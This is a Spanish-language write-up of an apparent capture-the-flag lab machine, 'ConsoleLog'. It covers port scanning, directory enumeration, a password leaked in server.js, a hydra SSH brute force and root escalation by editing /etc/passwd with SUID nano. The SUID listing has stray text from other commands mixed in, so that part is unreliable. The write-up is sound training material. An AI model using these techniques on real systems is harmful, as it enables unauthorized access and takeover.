

CONSOLELOG



ConsoleLog

Autor: El Pingüino de Mario

Dificultad: Fácil

Fecha de creación:
29/07/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip consolelog.zip
```

```
Archive: consolelog.zip
inflating: auto_deploy.sh
inflating: consolelog.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh consolelog.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.504 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.504/0.504/0.504/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26


LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 15:31 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000037s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.61 ((Debian))
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: Mi Sitio
3000/tcp  open  http    Node.js Express framework
|_http-title: Error
5000/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|_  256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 80, 3000 Y 5000



Bienvenido a Mi Sitio

Boton en fase beta

ENUMERACIÓN

Con gobuster, enumeramos directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
L# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/backend (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/server-status (Status: 403) [Size: 275]
Progress: 220560 / 220561 (100.00%)

Finished
```

Dos archivos interesantes /backend y /javascript

Echamos un vistazo a **/backend** y en **server.js**

```
← → ↻ 🏠 172.17.0.2/backend/server.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacki

const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'tokenraviesito') {
    res.send('lapassworddebackupmaschingonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});

app.listen(port, '0.0.0.0', () => {
  console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

EXPLOTACIÓN

lapassworddebackupmaschingonadetodas

Vamos a usar hydra para intentar sacar un username

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p lapassworddebackupmaschingonadetodas ssh://consolelog.lab:5000 -t 64

```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p lapassworddebackupmaschingonadetodas ssh://consolelog.lab:5000 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-12 13:09:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 8295455 login tries (1:8295455/p:1), ~129617 tries per task
[DATA] attacking ssh://consolelog.lab:5000/
[STATUS] 501.00 tries/min, 501 tries in 00:01h, 8294995 to do in 275:57h, 23 active
[STATUS] 428.33 tries/min, 1285 tries in 00:03h, 8294215 to do in 322:44h, 19 active
[5000][ssh] host: consolelog.lab login: lovely password: lapassworddebackupmaschingonadetodas
[STATUS] 166.05 tries/min, 166 tries in 00:02h, 8294049 to do in 176:45h, 15 active
```

username:lovely

Ahora, intentamos acceder al puerto 5000 mediante ssh

ssh lovely@172.17.0.2 -p 5000

```

L# ssh lovely@172.17.0.2 -p 5000
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIakLAG070KPdicJNeE88.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts.
lovely@172.17.0.2's password:
Linux 7c72e86edd7a 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lovely@7c72e86edd7a:~$

```

ESCALADA DE PRIVILEGIOS

No tenemos permisos sudo. Vamos con SUID.

```

lovely@7c72e86edd7a:~$ find / -perm -4000 -type f 2>/dev/null or sel
/usr/bin/chfn
/usr/bin/gpasswd /home/kali/Desktop/Consolelog
/usr/bin/mount 172.17.0.2:5000 -o /usr/share/legion/wordlists/ssh-us
/usr/bin/passwd http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks
/usr/bin/umount
/usr/bin/chsh ed to resolve hostname: 172.17.0.2:5000 - Name or sel
/usr/bin/su
/usr/bin/newgrp /home/kali/Desktop/Consolelog
/usr/bin/nano 172.17.0.2 -o /usr/share/seclists/Usernames/xato-net-
/usr/lib/dbus-1.0/dbus-daemon-launch-helper JoMo-Kun / Fooofus Networks
/usr/lib/openssh/ssh-keysign
lovely@7c72e86edd7a:~$


```

Nano puede permitir la edición de archivos de sistema críticos sin los permisos adecuados.

Por lo que nos vamos a

lovely@7c72e86edd7a:~\$ **nano /etc/passwd**

Eliminamos la primera **x** y guardamos



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tester:x:1000:1000::/home/tester:/bin/bash
lovely:x:1001:1001:lovely,,,:/home/lovely:/bin/bash
```

```
lovely@7c72e86edd7a:~$ su root
root@7c72e86edd7a:/home/lovely# whoami
root
root@7c72e86edd7a:/home/lovely#
```

